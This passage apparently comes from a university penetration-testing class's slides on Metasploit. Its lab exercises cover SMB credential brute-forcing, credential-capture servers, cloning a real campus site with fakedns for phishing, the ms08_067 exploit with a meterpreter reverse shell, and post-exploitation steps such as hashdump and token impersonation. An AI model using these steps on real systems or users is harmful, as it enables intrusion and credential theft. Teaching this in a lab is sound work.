
  47. Exercise 5 Now use the aux/scanner/smb/smb_login module. • rhosts <figure

    out during class> • smbuser = your user name • pass_file = pass.txt • smbdomain = <figure out> run
  48. Valid Credentials The key to making any great hack work

    is getting valid credentials. • Cracking hashes • Phishing • Spoofing services
  49. Valid Credentials Once you have valid credentials you have a

    foothold that you can grow from. • Capture servers are one way to mine for valid credentials.

  50. Capture Servers In addition to scanning, Metasploit can act as

    a server. • auxiliary/server/capture/ ◦ ftp ◦ http ◦ imap ◦ pop3 ◦ smtp ◦ telnet

  51. Capture Server The idea is simple, get a user to

    visit one of these servers and provide their credentials. • Phishing • XSS on a legit webpage • arp-cache spoofing In some cases the machine will provide credentials without user intervention.

  52. Capture server auxiliary/server/dhcp • Set up your own server to

    provide IP addresses. ◦ auxiliary/server/fakedns ◦ Make your computer the gateway so you can sniff traffic off the wire.

  53. Exercise 6 1. Open another terminal window and launch the

    social engineering toolkit. 2. Clone the site https://my.mnsu.edu/copyright 3. Use the metasploit fakedns to redirect dns requests to your machine. 4. Update /etc/resolv.conf to use your own machine to resolve addresses 5. Open firefox and go to http://my.mnsu.edu

  54. Exploiting: Basic Workflow The process is pretty simple. 1. select

    the exploit you're going to use on your target. 2. select the payload that you're going to apply. 3. set the necessary variables 4. exploit.

  55. Exploiting: My favorites • ms08_067_netapi - the last great remote

    code exploit. • mssql_payload - credentials • psexec - credentials and pass the hash

  56. Exploiting: payloads Remember, a payload is the outcome you're looking

    for. • shell/reverse_http • download_exec • vncinject • meterpreter

  57. Exploiting:meterpreter The metasploit interpreter is the mother of all payloads.

    • gives you an enhanced shell on the victim machine. • Run post scripts, capture keystrokes, take screenshots, even pull pictures from webcam.

  58. Exercise 7 • use exploit/windows/smb/ms08_067_netapi • set payload windows/meterpreter/reverse_tcp •

    set target Windows 2003 SP0 • set rhost • set lhost • exploit • get shell

  59. Exploiting: meterpreter 1. Type shell to drop into a command

    shell. Exit to go back to meterpreter. 2. Type background to keep the session but go back to metasploit. 3. type sessions to see a list of all your sessions. 4. type sessions -i (number) to go back to meterpreter.

  60. Exploiting:meterpreter Some good post modules to consider. • getsystem •

    migrate • hashdump If you've hacked a workstation, then • load incognito • impersonate logged in user.

  61. Exploiting: finish it 1. use the ps command to see

    which processes are running and who is running them. 2. use migrate to move into a process that is owned by a domain user. 3. use shell to get a windows shell running as the user. 4. Perform commands as if it was the user. Download files, find out who the domain admins are, open a backdoor, etc.
